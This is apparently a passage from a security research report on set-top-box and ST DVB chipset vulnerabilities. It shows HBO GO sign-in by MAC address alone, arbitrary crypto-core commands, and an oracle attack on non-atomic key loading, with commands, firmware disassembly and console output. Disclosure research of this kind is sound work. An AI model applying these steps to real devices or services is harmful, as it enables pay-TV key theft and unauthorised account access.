   liveEnabled: 'false' == 'true' ? true : false,
   promoEnabled: 'false' == 'true' ? true : false,
   operatorId:'07b113ce-1c12-4bfd-9823-db951a6b4e87',
   promoOperatorId: '',
   visibleLogEnabled: 'false' == 'true' ? true : false,
   logEnabled: 'true' == 'true' ? true : false
}
```


The code of the application reveals many details pertaining to STB registration and login process, HBO communication API, PUSH service, DRM content handling and the naming convention used in different countries with respect to Live streaming servers.

An initial look at the code of set-top-box version of HBO GO application indicates that STB devices are registered / authorized by the means of MAC addresses (Fig. 38).

---

[75] with its core composed of `HBO.min.js`, `HBO.Customer.js`, `HBO.DevicePlayer.js`, `HBO.Device.js` and `JavaScriptVariable.aspx`.

HBO GO STB signIn function



```
signIn: function (macAddress) {
    /// <summary>
    /// Sign in the customer
    /// </summary>
    /// <param name="macAddress">Devices's mac addre

    this.needGroupRefresh = true;

    //#region STBSignIn
    var url = '{0}/STBSignIn/{1}/{2}/{3}'.format(HBOConfig.apiUrl, 'JSON',
                              HBOUtils.getActualLangCode(), 'SETX');
    url = url.replace('http://', 'https://');
    var promoId = HBODevice.getParam('promocode');

    var postData =
        '<Customer xmlns="go:v4:interop">' +
            '<CurrentDevice>' +
                '<Brand>ADB</Brand>' +
                '<Individualization>' + 'ADB-' + macAddress + '</Individualization>' +
                '<Modell>ADB</Modell>' +
                '<Name>ADB</Name>' +
                '<OSName>Linux</OSName>' +
                '<OSVersion>STB</OSVersion>' +
                '<Platform>SETX</Platform>' +
                '<SWVersion>4.0</SWVersion>' +
            '</CurrentDevice>' +
            '<OperatorId>' + HBOConfig.operatorId + '</OperatorId>' +
             (promoId ? ('<PromoCode>' + promoId + '</PromoCode>') : '') +
        '</Customer>';
    //#endregion

    var response = HBOCommunication.postUrl(url, postData, false);

    this.handleLoginResponse(response);
},
```

DEVICE MAC ADDRESS USED AS AN ARGUMENT FOR STB SIGN IN
DEVICE MAC ADDRESS USED AS SIGNIN CALL INPUT
HBO STBSignIN CALL

Fig. 38 HBO GO STB SignIn function implementation.

MAC addresses used by STB devices from our lab start with the following vendor prefixes:

- 00:03:91 (ITI-2849ST)
- 68:63:59 (ITI-2849ST, ITI-2851S)

All of these prefixes belong to set-to-box manufacturer (Advanced Digital Broadcast) [31]. As MAC address is composed of 6 bytes [32], the remaining 3 bytes identify a given device (its network adapter). This leaves a possibility of 2^24 (16 million) of different MAC addresses (devices) with an arbitrary prefix.

We did a quick test just to confirm whether MAC addresses are indeed used as security credentials for HBO GO STB application. The following XML was provided as an input for HBO GO STB *signIn* service:

```
<Customer xmlns="go:v4:interop">
  <CurrentDevice>
    <Brand>ADB</Brand>
    <Individualization>ADB68:63:59:XX:XX:XX</Individualization>
    <Modell>ADB</Modell>
    <Name>ADB</Name>
    <OSName>Linux</OSName>
    <OSVersion>STB</OSVersion>
    <Platform>SETX</Platform>
    <SWVersion>4.0</SWVersion>
  </CurrentDevice>
  <OperatorId>07b113ce-1c12-4bfd-9823-db951a6b4e87</OperatorId>
</Customer>
```

Returned XML data indicated successful (Status 0) anonymous login. It also included some customer related data such as a birth, date, ZIP code, email address and password:

```
{"Customer":
  {"AllowedContents":null,
   "BirthYear":0,
   "CurrentDevice":{
                    "Brand":"ADB",
                    "CreatedDate":"15.01.2019",
                    "DeletedDate":"01.01.0001",
                    "Id":"a982e499-f0a4-44b7-a6eb-795ed5906888",
                    "Individualization":"ADB-68:63:59:XX:XX:XX",
                    "IsDeleted":false,
                    "Modell":"ADB",
                    "Name":"ADB",
                    "OSName":"Linux",
                    "OSVersion":"STB",
                    "Platform":"SETX",
                    "SWVersion":"4.0"},
   "CustomerCode":null,
   "DebugMode":false,
   "EmailAddress":null
   ,"Gender":0,
   "GroupIndexes":null,
   "Id":"9cbdeba6-6fe4-4243-a9f8-102a94766cdc",
   "IpAddress":null,
   "IsAnonymus":true,
   "Nick":null,
   "OperatorId":"07b113ce-1c12-4bfd-9823-db951a6b4e87",
   "OperatorToken":null,
   "ParentalControl":null,
   "Password":"",
   "PromoCode":null,
   "SecondarySpecificData":null,
   "SpecificData":null,
   "SubscribeForNewsletter":false,
   "TVPinCode":null,
   "ZipCode":null},
   "ErrorMessage":"","SessionId":"f11665e8-8e11-4049-9a83-f60cd96d3f2c",
   "Status":0,
   ...
}
```

The MAC address visible to HBO GO and IVOD applications could be easily changed with the use of the `macaddr` command. While this could be done and even some uncommented MAC addr left in HBO GO STB code[76] could be used for it[77], we haven't proceeded with it.

---

[76] corresponding to Netgem device pool (`//macAddress = "00:04:30:xx:xx:xx"`).

[77] along some brute force scanning of MAC addr spaces for signIn API input.

Similarly to the nc+ GO STB application, the extraction[78] of Canal Digital application included in the `mhp_app` binary of TNR-2850ST device exposes the URLs of Canal Digital (Telenor) IVOD application[79] used by customers in Scandinavia[80]:

```
        hashtable2.put("webkitVodUrl5720SX", new d(propertymanager, hashtable,
hashtable1, "webkitVodUrl5720SX", 1, 0, "https://adb-tnr5720sx-
v3.stb.go.canaldigital.com/", 1, 0, 0, null));

        hashtable2.put("webkitVodUrl2850ST", new d(propertymanager, hashtable,
hashtable1, "webkitVodUrl2850ST", 1, 0, "https://adb-tnr2850st-
v2.stb.go.canaldigital.com/", 1, 0, 0, null));

        hashtable2.put("webkitVodUrl", new d(propertymanager, hashtable,
hashtable1, "webkitVodUrl", 1, 0, "http://dev23.xstream.dk/test/cdstb", 1, 0, 0,
null));
...
        hashtable2.put("webkitSvtPlayUrl", new d(propertymanager, hashtable,
hashtable1, "webkitSvtPlayUrl", 1, 0, "http://beta.svtplay.se/kontroll/", 1, 0, 0,
null));
...
        hashtable2.put("webkitVodUrl5743CDX", new d(propertymanager, hashtable,
hashtable1, "webkitVodUrl5743CDX", 1, 0, "https://adb-tnr5743cdx-
v1.stb.go.canaldigital.com/", 1, 0, 0, null));

        hashtable2.put("webkitVodUrl5720CDX", new d(propertymanager, hashtable,
hashtable1, "webkitVodUrl5720CDX", 1, 0, "https://adb-tnr5720cdx-
v3.stb.go.canaldigital.com/", 1, 0, 0, null));

        hashtable2.put("webkitVodUrl2840C", new d(propertymanager, hashtable,
hashtable1, "webkitVodUrl2840C", 1, 0, "https://adb-tnr2840c-
v1.stb.go.canaldigital.com/", 1, 0, 0, null));
```

Canal Digital's STB GO code is even larger than those of nc+ and HBO GO (966KB for a single `application.js` file in case of TNR-5720SX version). It is partially hosted by Amazon and does not enforce the security for trusted client certificates (application's code can be accessed for further analysis by arbitrary clients).

We believe that the exposure of Canal Digital / Telenor and HBO GO set-top-box applications is an interesting outcome of a security research / STB compromise targeting nc+ (a completely different SAT TV platform).

ST DVB CHIPSET DESIGN VULNERABILITY (2018)

Successful compromise of ITI-2851S set-top-box device along full access to ST chipset and SlimCORE processor in particular made it possible to verify the fixing status of ST vulnerabilities from 2012.

Initial tests indicated that SlimCORE firmware could be successfully patched and arbitrary TKD commands issued:

```
box> tkdinput "00 00 00 00 00 00 00 00 00 00 00 00 11 22 33 44"
box> tkdcmd 0xffff0001
```

---

[78] conducted with the use of our DROMFS tool.
[79] STB GO application.
[80] stbloader version pages indicate this is the case for Norway, Finland, Sweden and Denmark.

```
- OUTPUT
  0000:  98 20 ec d8 55 87 65 3e 30 8b f8 88 c6 7b ae 9d  ....U.e>0....{..
box> tkdinput "98 20 ec d8 55 87 65 3e 30 8b f8 88 c6 7b ae 9d"
box> tkdcmd 0xffff0000
- OUTPUT
  0000:  00 00 00 00 00 00 00 00 00 00 00 00 11 22 33 44  ............"3D
```

As a result of further testing, we found out that the attacks aimed at obtaining cleartext CWPK and CW values did not work as in the case of ITI-2849ST and ITI-2850ST devices. This was regardless of the possibility to issue arbitrary TKD commands.

The reason was the inability to read the contents of the keys memory (crypto DMA / custom user keys memory at 0x3420 location from chipset base):

```
box> tkdregs
- INPUT
  0000:  70 59 ef 1a 30 45 0d 90 43 73 d0 3a 99 44 8c 4b  pY..0E..Cs.:.D.K
- KEYS
  0000:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  0010:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  0020:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  0030:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  0040:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  0050:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  0060:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  0070:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

The attack aimed at discovering CWPK requires access to key entry 0x05 where the result of TKD command 0x15000001 is stored [24]. Similarly, the attack aimed at discovering CW values requires access to same key memory location as it holds the result of TKD command 0x15ff0101.

No read access to chipset memory area corresponding to crypto DMA / custom user keys disable past vulnerabilities exploitation in the environment of ITI-2851S device.

The nature of the fix

We compared known values[81] of STSECTOOLFUSES configured for exploitable ITI-2850ST and unexploitable ITI-2851S STBs in order to find out more about the nature of the fix / mitigation in place for the latter device.

The only difference was in the `@metal_fix_nb` fuse set to the value 0x00000001 in case of ITI-2851S. The name and a value of this fuse indicate that some form of a fix could be implemented for it.

Google Search ("dekoder 2851s"[82] phrase) shows that first publications about ITI-2851S device are from late Mar 2013. The PDF file for an official device manual has a date property indicating Apr 2014.

Mar 2013 is 14 months from the date of reporting vulnerabilities to STMicroelectronics. If a simple fix was implemented for STi7111 chipset such as the one observed (disabling read access to 0x3420

---

[81] of which names and locations are indicated by the `stsectoolfuse_core.ko` device driver.

[82] Polish phrase corresponding to "set-top-box 2851s"

keys memory), the year from the time of reporting to the time of a fixed product release seems feasible.

It's also worth to mention that ITI-2851S device is not a subject to STB replacement campaign conducted by nc+. This campaign targets all devices that were found vulnerable to ST microprocessor flaws in particular. This could indicate that ITI-2851S is treated as immune to these vulnerabilities.

From the above and STi7111 processor behavior[83] indicating a slightly different chip than the one used in ITI-2849/2850ST, we conclude that ITI-2851S is based on ST chipset with a fix / mitigation implemented for the issues reported in 2012.

Issue 7 (non-atomic loading of crypto keys)

While, no read access to chipset memory area corresponding to crypto DMA / custom user keys was possible, write access was allowed. This could be confirmed with the use of the following steps:

1. First, the input to arbitrary TKD commands is set to a sequence of 0 bytes,
2. TKD command 0x15000001 is issued that decrypts the value of CWPK into key slot[84] 0x15 of keys memory,
3. TKD command 0xffff1501 is issued that decrypts the input set in step 1 with the key contained in slot 0x15 (set in step 2),
4. `tkdpoke32` command is issued that changes the value of the first 32-bit word of key memory corresponding to key slot 0x15 (0x3420 base addr + 0x05 key idx * 0x10 key size):
5. TKD command 0xffff1501 is issued that decrypts the input set in step 1 with the key contained in slot 0x05 (slightly changed in step 4)

We observed, that memory writes conducted to unreadable key memories resulted in different results for crypto operations making use of them. This proved that crypto DMA / custom user keys memory was writable.

There is however more to that.

While the content of a key slot 0x15 was not known, it could be used for a crypto operation on a given plaintext. The result of such a crypto operation could be read. As such, it could serve as an oracle indicating whether the key used for the crypto operation is the same as the one that could not be read (whether the result of a crypto operations matches a reference value corresponding to the unknown key).

The non-atomicity of a key loading operation makes it possible to discover parts of a key content with the help of the abovementioned oracle.

A given key part can be found out by the means of trying all of its possible values. For every value of a key part tried, same crypto operation could be conducted until its result matches the result of the operation done for the unknown key value (reference value). This attack is briefly illustrated on Fig. 39.

---

[83] cache issues experienced during exploitation of the buffer overflow in Cerber service.

[84] for the purpose of the description of the attack, the term *key slot* always refers to the entry at given index of keys memory corresponding to crypto DMA / custom user keys.




Fig. 39 Idea of an attack exploiting non-atomic key loading vulnerability.

The origin of the weakness

STi7111 contains dedicated crypto core that is responsible for secure keys loading, storage and crypto related operations including crypto DMA transfer [10].

By design, crypto DMA relies on a key memory starting from the offset 0x3420. This area contains 8 128-bit key slots corresponding to 8 possible DMA channels.




Fig. 40 Lower 16 bits of a TKD command for standard DMA operation.

TKD command for arbitrary crypto DMA operation indicates the channel number in its lower 16-bits (Fig. 40). This indicates the key number used for DMA operation as well (an index to key memory).

For the purpose of a crypto DMA functionality, some way to set associated key memories need to exist.

ST chipset exposes the functionality related to crypto DMA keys' settings through I/O mapped registers. As a result, internal keys memory is mapped in virtual address space of a target system. This makes any crypto key loading operation non-atomic as memory cells corresponding to key parts can be set independently.

The chip should provide the possibility to set key memory in an atomic way. Providing input data for a given key slot should follow the schema used for TKD crypto core commands corresponding to CWPK key load (dedicated TKD command with an input of a fixed length).

We conclude the new vulnerability has its origin in a non-atomic change of crypto keys memory and is related to the chip design as there is no other way to achieve Crypto DMA key loading operation in the environment of a target chipset.

The code of SlimCORE firmware STTKDMA-REL_3.9.2 supports this thesis. This firmware implements several new commands such as STK command 0x43.

Command 0x43 directly initializes a key slot from a descrambling keys' memory location (offset 0x3100) with given input values.

First, target memory address corresponding to descrambling key index indicated by register r4 is computed and stored in same register:

```
l_026d  0x00a30043  ld r3,[r0,0043] // 0x410c      ;= 0xfe248000 (base addr)
  026e  0x00e53100  mov r5,#3100                   ;descrambling keys offset
  026f  0x00d00090  sync
  0270  0x00233500  add r3,r3,r5,#0000             ;descrambling keys addr
  0271  0x000c003c  mov r12,r0                     ;=0

  0272  0x008c0276  j l_0276
  ...
l_0276  0x00144004  shl r4,r4,#0004                ;key idx<<4
  0277  0x00244300  add r4,r4,r3,#0000             ;addr for a descrambler key
```

After that, source memory address from where key data is to be obtained is also computed:

```
l_0278  0x00a50008  ld r5,[r0,0008] // 0x4020      ; DATA[0] - src idx
  0279  0x00e30120  mov r3,#0120                   ; memory idx of 0x4480 addr
  027a  0x00155002  shl r5,r5,#0002                ;src idx<<2
  027b  0x00233500  add r3,r3,r5,#0000             ;src addr
  027c  0x0040c001  tst r12,01
  027d  0x00881284  jz l_0284                      ;-> jump for STK cmd == 0x43
```

Finally, key data from source memory location is moved into the target descrambling memory slot:

```
l_0284  0x00f00000  UNK                           ;unknown coprocessor
                                                   instruction
  0285  0x00d00090  sync
  0286  0x00d00090  sync
  0287  0x00af0044  ld r15,[r0,0044] // 0x4110     ;= 0x23104022 (TKD CMD) -> OUT
  0288  0x000f043c  mov r15,r4                     ;addr for a descrambler key
  0289  0x00af0300  ld r15,[r3,0000] // 0x0000     ;src data[0] -> OUT
  028a  0x00af0301  ld r15,[r3,0001] // 0x0004     ;src data[4] -> OUT
  028b  0x00af0302  ld r15,[r3,0002] // 0x0008     ;src data[8] -> OUT
  028c  0x00af0303  ld r15,[r3,0003] // 0x000c     ;src data[c] -> OUT
```

Following that, a dummy delay loop is executed:

```
  028d  0x00ec0064  mov r12,#0064                  ;loop counter = 100
l_028e  0x003cc001  sub r12,r12,r0,#0001           ;decrease counter
  028f  0x008c128e  jne l_028e                     ;-> loop jump if counter != 0
```

STK command 0x43 makes it possible to set a given descrambling key directly in descramblers' key memory. It is implemented in SlimCORE firmware and makes use of TKD command corresponding to DMA transfer. As a result, memory addresses corresponding to descramblers keys are written with the use of memory mapped I/O registers.

Affected chipsets
We verified that Issue 7 affects STi7111 DVB chipset used by ITI-2849ST, ITI2850ST and ITI-2851S set-top-box device.

STi7111 chip alone is available in many variants [33] (STI7111-SUC, SGC7111BIUC, STI7111-LUC, STI7111BNUCT, STI7111-FUC, STI7111BFUC, STI7111-KUC, STI7111BOUC, STI7111BMUC, STI7111BHUCT, STI7111-SUCT, STI7111NUB, STI7111-NUC, STI7111-BUC, STI7111BNUC, STI7111BSUC, STI7111-KUCT, STI7111BIUC, STI7111BOUCT, STI7111BAUC, STI7111-DUC, STI7111-YUC, STI7111ZUC and STI7111BDUC).

The vulnerabilities could potentially affect the whole Gen-1 (STi7100, STi7103, STi7109, STi5202) and Gen-2 (STi7104, STi7105, STi7111, STi7141, STi7200, STi5211, STi5206) of DVB chipsets from STMicroelectronics of which STi7100 and STi7111 are respective parts of [14]. The rationale for this is that these generations share the same SoC architecture.

Additionally, as it is common to include given IP in other products of a given hardware vendor, vulnerable IP (TKD Crypto core of STi7111 SoC) could be part of other ST chipsets (not-related to PayTV) or chipsets from other vendors (in case of IP licensing).

Finally, if the vulnerability breaks the fix / mitigation implemented by STMicroelectronics for the issues from 2012, this means that all chipsets released by ST to the market since 2012/2013 are broken[85].

SECTOOL FUSES CONFIGURATION

Below, details pertaining to the configuration of security fuses for STi711 chipset affected by Issue 7 is given (ITI-285i1S device[86]).

```
box> secfuses
@jtag_protect                0x00000005
@engineering_test_000        0x00000001
@trans_cw_secure             0x00000001
@trans_cw_enable             0x00000001
@crypt_cpu0_ifetch_src_rst   0x00000000
@crypt_cpu1_ifetch_src_rst   0x00000000
@crypt_cpu2_ifetch_src_rst   0x00000000
@crypt_sigdma_src_rst        0x00000001
@crypt_sigchk_src_rst        0x00000001
@crypt_watchdog_src_rst      0x00000001
@crypt_hash_include_addr     0x00000000
```

---

[85] information included on STi7111 product page indicated that this processor was in Active (*Product is in volume production*) as of Apr 2018 [34]. This status was changed in late 2018 to NRND (*Not Recommended for New Designs*) [33].
[86] other devices share same fuses configuration with the exception to the `@soc_public_id` and `@engineering*` fuses.

```
@crypt_sigchk_enable          0x00000001
@mes0_enable                  0x00000001
@mes0_src_id_mon_enable       0x00000000
@mes0_encrypt_all_enable      0x00000001
@t1_filter_enable             0x00000000
@dirt_disable                 0x00000001

@engineering_0                0x00004c9e
@engineering_1                0x00002e33
@engineering_2                0x0000d6a6
@engineering_3                0x00008e2a
@metal_fix_nb                 0x00000001
@proc_type                    0x00000001
@fab_loc                      0x00000002
@customer_otp0                0x00000000
@customer_otp1                0x00000000
@customer_otp2                0x00000000
@customer_otp3                0x00000000
@soc_public_id
  0000:  24 3b 93 21 00 00 00 00  $;.!....
@crypt_stc                    0x00000000
@full_sales_type              0x71114300
@gp_bulk128_0
  0000:  34 c6 86 29 ca 5e a3 6f 14 5f d9 b1 40 8b ed 10  4..).^.o._..@...
@gp_bulk128_1
  0000:  34 c6 86 29 ca 5e a3 6f 14 5f d9 b1 40 8b ed 10  4..).^.o._..@...
@bulk_otp
  0000:  34 c6 86 29 ca 5e a3 6f 14 5f d9 b1 40 8b ed 10  4..).^.o._..@...
  ...
@pci_disable                  0x00000001
```

Attack details

Successful implementation of the attack aimed at discovering the content of arbitrary crypto key slots needed to be conducted in several steps. It also required proper choices with respect to the target crypto algorithm in use along some optimizations. These are all described in a detail below.

The key space

It would be desired to change only one byte of a target key to discover at a given time as this would require a maximum of 256 attempts for each key byte (16*256 operations in total).

There is however an obstacle to such an approach. When a single byte of a key memory location is modified, the whole 32-bit word gets changed. Similarly, upon an attempt to modify a 16bit short word, the whole 32-bit word gets changed. This is clearly visible on ITI-2850ST device:

```
box> tkdregs
- INPUT
  0000:  0b 60 1e fc fe d0 9e f7 3c 70 f5 7d 80 b0 f0 84  ........<p.}....
- KEYS
  0000:  16 84 fd bd b5 92 9b 17 2a ee b6 ce 06 90 47 dc  ........*.....G.
  0010:  16 84 fd bd b5 92 9b 17 2a ee b6 ce 06 90 47 dc  ........*.....G.
  0020:  16 84 fd bd b5 92 9b 17 2a ee b6 ce 06 90 47 dc  ........*.....G.
  0030:  0e 8a 96 06 d0 2a bd 3a 85 80 92 58 54 fd cb 68  .....*.:...XT..h
  0040:  16 84 fd bd b5 92 9b 17 2a ee b6 ce 06 90 47 dc  ........*.....G.
  0050:  b6 fc 1e e9 6c 63 bd da 3a 47 fc e1 3b 7a 2c a2  ....lc..:G..;z,.
  0060:  43 15 79 e9 45 83 d6 e3 e6 3e d0 2f 3b 3b 91 52  C.y.E....>./;;.R
  0070:  d4 c8 94 af 84 84 5c de 17 82 f7 73 1e c3 2f e7  ...........s../.
box> tkdpoke8 0x3470 0x12
box> tkdregs
- INPUT
  0000:  0b 60 1e fc fe d0 9e f7 3c 70 f5 7d 80 b0 f0 84  ........<p.}....
- KEYS
  0000:  16 84 fd bd b5 92 9b 17 2a ee b6 ce 06 90 47 dc  ........*.....G.
  0010:  16 84 fd bd b5 92 9b 17 2a ee b6 ce 06 90 47 dc  ........*.....G.
  0020:  16 84 fd bd b5 92 9b 17 2a ee b6 ce 06 90 47 dc  ........*.....G.
  0030:  0e 8a 96 06 d0 2a bd 3a 85 80 92 58 54 fd cb 68  .....*.:...XT..h
  0040:  16 84 fd bd b5 92 9b 17 2a ee b6 ce 06 90 47 dc  ........*.....G.
  0050:  12 12 12 12 6c 63 bd da 3a 47 fc e1 3b 7a 2c a2  ....lc..:G..;z,.
  0060:  43 15 79 e9 45 83 d6 e3 e6 3e d0 2f 3b 3b 91 52  C.y.E....>./;;.R
  0070:  d4 c8 94 af 84 84 5c de 17 82 f7 73 1e c3 2f e7  ...........s../.
box> tkdpoke16 0x3470 0x1234
box> tkdregs
- INPUT
  0000:  0b 60 1e fc fe d0 9e f7 3c 70 f5 7d 80 b0 f0 84  ........<p.}....
- KEYS
  0000:  16 84 fd bd b5 92 9b 17 2a ee b6 ce 06 90 47 dc  ........*.....G.
  0010:  16 84 fd bd b5 92 9b 17 2a ee b6 ce 06 90 47 dc  ........*.....G.
  0020:  16 84 fd bd b5 92 9b 17 2a ee b6 ce 06 90 47 dc  ........*.....G.
  0030:  0e 8a 96 06 d0 2a bd 3a 85 80 92 58 54 fd cb 68  .....*.:...XT..h
  0040:  16 84 fd bd b5 92 9b 17 2a ee b6 ce 06 90 47 dc  ........*.....G.
  0050:  34 12 34 12 6c 63 bd da 3a 47 fc e1 3b 7a 2c a2  4.4.lc..:G..;z,.
  0060:  43 15 79 e9 45 83 d6 e3 e6 3e d0 2f 3b 3b 91 52  C.y.E....>./;;.R
  0070:  d4 c8 94 af 84 84 5c de 17 82 f7 73 1e c3 2f e7  ...........s../.
```

This behavior is likely due to the way TKD crypto core I/O memory mapped registers are implemented. Thus, the only way for the attack to proceed was to change target key in 32-bit portions (words). In such a case, key discovery requires as much as 4*2^32 crypto operations (4 words and 32bit keyspace for each of them).

Decreasing the key space

We figured out that the keyspace corresponding to a single 32bit word can be decreased upon exploitation of the features of a target crypto algorithm used.

By default, `tkdcmd` makes use of a Triple DES algorithm[87] relying on 2 DES keys. Triple DES is just DES applied 3 times (encrypt/decrypt/encrypt) and with the use of two keys. Its key characteristics is the same as for the standard DES algorithm. This means, that the 64bit data corresponding to the key carries only 56 actual key bits. The remaining 8 bits (1 bit per each byte, the least significant one) are CRC bits and are not relevant for the crypto operation (Fig. 41).




Fig. 41 Unused key bits in DES algorithm.

---

[87] `copTDES` SlimCORE instruction.

The above was verified with the use of ITI-2850ST device and a readable key memory:

```
box> tkdregs
- INPUT
  0000:  0b 60 1e fc fe d0 9e f7 3c 70 f5 7d 80 b0 f0 84  ........<p.}....
- KEYS
  0000:  16 84 fd bd b5 92 9b 17 2a ee b6 ce 06 90 47 dc  ........*.....G.
  0010:  16 84 fd bd b5 92 9b 17 2a ee b6 ce 06 90 47 dc  ........*.....G.
  0020:  16 84 fd bd b5 92 9b 17 2a ee b6 ce 06 90 47 dc  ........*.....G.
  0030:  f7 c3 2d cf 69 46 a5 1a ac b9 ab a2 c1 52 84 c0  ..-.iF.......R..
